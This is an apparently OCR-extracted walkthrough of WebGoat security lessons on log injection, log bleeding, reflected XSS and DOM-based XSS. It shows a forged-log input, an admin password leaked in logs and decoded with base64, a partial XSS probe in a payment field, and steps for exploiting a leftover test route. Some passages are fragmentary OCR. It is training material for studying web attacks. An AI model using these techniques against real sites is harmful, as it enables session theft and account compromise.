

1 2 3 4 5
Let's try
• The goal of this challenge is to make it look like username "admin" succeeded in logging in.
• The red area below shows what will be logged in the web server's log file.
• Want to go beyond? Try to elevate your attack by adding a script to the log file.
user1
Submit
Sorry the solution is not correct, please try again.
Log output:
Login failed for username:user1



1 2 3 4 5
Let's try
• The goal of this challenge is to make it look like username "admin" succeeded in logging in.
• The red area below shows what will be logged in the web server's log file.
• Want to go beyond? Try to elevate your attack by adding a script to the log file.
user1. Login successful for
Submit
Congratulations. You have successfully completed the assignment.
Log output:
Login failed for username:user1. Login successful for username: admin






```
2023-12-30T14:38:50.887+01:00  INFO 1 --- [           main] j.LocalContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFac
nit 'default'
2023-12-30T14:38:50.967+01:00  INFO 1 --- [           main] o.o.w.lessons.logging.LogBleedingTask    : Password for admin: NWI4ZmE0NGUt
QyZDgzMGFjMjdl
2023-12-30T14:38:51.047+01:00  WARN 1 --- [           main] o.o.w.c.lessons.CourseConfiguration      : Lesson: webgoat.title has no end
ionally?
```

```
kali@kali:~$ echo NWI4ZmE0NGUtMDlhOC00MGFmLWIxMjEtZDQyZDgzMGFjMjdl | base64 --decode
5b8fa44e-09a8-40af-b121-d42d830ac27e
```




Website
Malicious script is activated each time a user visits the website
Injects malicious code into the website
2
1
3
User
Cookie and session data is sent to the attacker
Attacker


Trusted Website
Compromised Website
3
User visits the trusted website
1
Attacker injects CSRF script
4
Malicious script on the user's browser attacks the trusted website
2
Script downloads and executes on visitor browser
User
5
Attacker
Attacker steals data



Try It! Reflected XSS

The assignment's goal is to identify which field is susceptible to XSS.

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.


Shopping Cart


Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	$0.00
Dynex - Traditional Notebook Case	27.99	1	$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	$0.00
3 - Year Performance Service Plan $1000 and Over	299.99	1	$0.00

Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: 111

Purchase


Try It! Reflected XSS
The assignment's goal is to identify which field is susceptible to XSS.
It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.
An easy wa
nsole.log()
methods. Use one of them to find out
localhost:8081
Testing Reflected XSS
OK
Price
Quantity
Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry
69.99
1
$0.00
Dynex - Traditional Notebook Case
27.99
1
$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino
1599.99
1
$0.00
3 - Year Performance Service Plan $1000 and Over
299.99
1
$0.00
Enter your credit card number:
4128 3214 0002 1999"><s
Enter your three digit access code:
111
Purchase


Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Sources
Outline
Search
GoatRouter.js
goatApp.js
Main Thread
localhost:8081
WebGoat/js
goatApp
controller
model
support
view
ErrorNotificationView.js
GoatRouter.js
HelpControlsView.js
HintView.js
LessonContentView.js
MenuButtonView.js
MenuItemView.js
MenuView.js
/*
* Definition of Goat App Router.
*/
var GoatAppRouter = Backbone.Router.extend({
routes: {
'welcome': 'welcomeRoute',
'lesson/:name': 'lessonRoute',
'lesson/:name/:pageNum': 'lessonPageRoute',
'test/:param': 'testRoute',
'reportCard': 'reportCard'
},
lessonController: null,
menuController : null,
titleView: null,
setUpCustomJS: function () {
webgoat.customjs.jquery = $; //passing jquery into custom js scope ... s
webgoat.customjs.jqueryVuln = $vuln;
{ }
(52, 5)

Identify potential for DOM-Based XSS


DOM-Based XSS can usually be found by looking for the route configurations in the client-side code. Look for a route that takes inputs that are "reflected" to the page.


For this example, you will want to look for some 'test' code in the route handlers (WebGoat uses backbone as its primary JavaScript library). Sometimes, test code gets left in production (and often test code is simple and lacks security or quality controls!).


Your objective is to find the route and exploit it. First though, what is the base route? As an example, look at the URL for this lesson … it should look something like /WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9. The 'base route' in this case is: **start.mvc#lesson/** The **CrossSiteScripting.lesson/9** after that are parameters that are processed by the JavaScript route handler.

So, what is the route for the test code that stayed in the app during production? To answer this question, you have to check the JavaScript source.


start.mvc#test/ Submit










